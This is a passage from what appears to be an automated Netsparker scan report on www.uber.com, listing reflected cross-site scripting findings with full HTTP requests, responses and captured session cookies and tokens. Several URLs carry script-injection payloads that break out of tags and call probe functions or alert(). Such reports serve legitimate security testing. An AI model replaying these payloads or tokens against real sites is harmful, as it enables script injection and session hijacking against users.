territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22l
at%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%2
2:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longit
ude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4656.2918 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscR
ipt%3Enetsparker(0x0038BC)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:30:09 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:30:09 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-e9c8b4ee-813b-4d
0b-9683-cf23b617a6e4' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 305
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:30:10 GMT

Redirecting to <a href="/ar/en/deliver/basics/tips-for-success/handling-food/&#39;%22--%3E%3C/style%3E%
3C/scRipt%3E%3CscRipt%3Enetsparker(0x0038BC)%3C/scRipt%3E/">/ar/en/deliver/basics/tips-for-s
…
```

Injection Response

```
GET /ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3
Enetsparker(0x0038BC)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0
$_sn:5$_ss:0$_st:1602831603206$ses_id:1602825983698%3Bexp-session$_pn:866%3Bexp-session$utmsource:ube
r%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; pri
vacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; C
ONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%
22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D
9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%
22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.
8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%
2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%2
2latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22co
lombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.17. https://www.uber.com/ar/en/drive/%20netsparker(0x0013AC)%20/inspections/

Method	Parameter	Value
GET	param1	netsparker(0x0013AC)

Certainty

Request

```
GET /ar/en/drive/%20netsparker(0x0013AC)%20/inspections/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; _ga=GA1.2.1051851057.1602783849; _g
id=GA1.2.2005098227.1602783849; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b002706300
4b0$_sn:5$_ss:0$_st:1602830375268$ses_id:1602825983698%3Bexp-session$_pn:623%3Bexp-session$utmsource:ub
er%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; pri
vacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_
geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3993.9543 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:09:40 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 06:09:40 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="74463b0a-3c4e-410b-906e-069dff672f9c" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="74463b0a-3c4e-410b-906e-069dff672f9c" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="74463b0a-3c4e-410b-906e-069dff672f9c" crossorigin="anonymous" as="script"/><script nonce="74463b0a-3c
4e-410b-906e-069dff672f9c">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.18. https://www.uber.com/ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22/

Proof URL

https://www.uber.com/ar/en/drive/basics/5-star-pro-tips/%22%2balert(0x002D6C)%2b%22/

Injection URL

https://www.uber.com/ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22

Certainty

Request

```
GET /ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602831229454$ses_id:1602825983698%3Bexp-sessio
n$_pn:771%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmediu
m:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serv
e you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="htt
ps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _g
id=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_ge
olocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BH%22%2C%22territoryId%22:4
78%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%
22:%22en%22%2C%22countryCode%22:%22BH%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:
478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%2
2lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:7
9.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCod
e%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/drive/basics/5-star-pro-tips/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22 HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602831229454$s
es_id:1602825983698%3Bexp-session$_pn:771%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier
_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website
 uses third party cookies in order to serve you relevant ads. You can opt out of third party cooki
es by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie
 statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vist
or_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%
22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%
22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%2
2:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJso
n%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.940420
9}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521804
8}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2910.923 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:23:53 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:23:53 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-4751d379-1f2b-45
4b-8225-ec6bf5325526' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 169
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:23:53 GMT

Redirecting to <a href="/ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22/">/ar/en/d
rive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22/</a>.
#End

#Identification Page
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocaliza
…
```

Injection Response

```
GET /ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22 HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:0
1752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602831229454$ses_id:1602825983698%3Bexp-
session$_pn:771%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$u
tmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order
 to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank"
 href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.160
2783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; u
ber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22ter
ritoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:
{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%2
2territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%
22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.856
8337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8
612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%
22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.19. https://www.uber.com/ar/en/drive/buenos-aires/airports/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0092B7)%3C/scRipt%3E/

Method	Parameter	Value
GET	param3	`'"@--></style></scRipt><scRipt>netsparker(0x0092B7)</scRipt>`
GET	param2	`buenos-aires`
GET	param1	`ar`

Certainty

Request

```
GET /ar/en/drive/buenos-aires/airports/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0092
B7)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5
$_ss:0$_st:1602836871061$ses_id:1602825983698%3Bexp-session$_pn:2087%3Bexp-session$utmsource:uber%3Bexp
-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStat
ment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMG
R=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_site
s_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22HN%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeC
ode%22:%22%22%2C%22countryCode%22:%22HN%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2859.4791 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 07:58:02 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 07:58:02 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="99a50ca1-5b33-458e-beef-91f99f3ee8bf" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="99a50ca1-5b33-458e-beef-91f99f3ee8bf" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="99a50ca1-5b33-458e-beef-91f99f3ee8bf" crossorigin="anonymous" as="script"/><script nonce="99a50ca1-5b
33-458e-beef-91f99f3ee8bf">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.20. https://www.uber.com/ar/en/drive/buenos-aires/airports/1%20ns%3dnetsparker(0x0035EA)%20/

Method	Parameter	Value
GET	param3	1 ns=netsparker(0x0035EA)

Method	Parameter	Value
GET	param2	buenos-aires
GET	param1	ar

Certainty

Request

```
GET /ar/en/drive/buenos-aires/airports/1%20ns%3dnetsparker(0x0035EA)%20/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
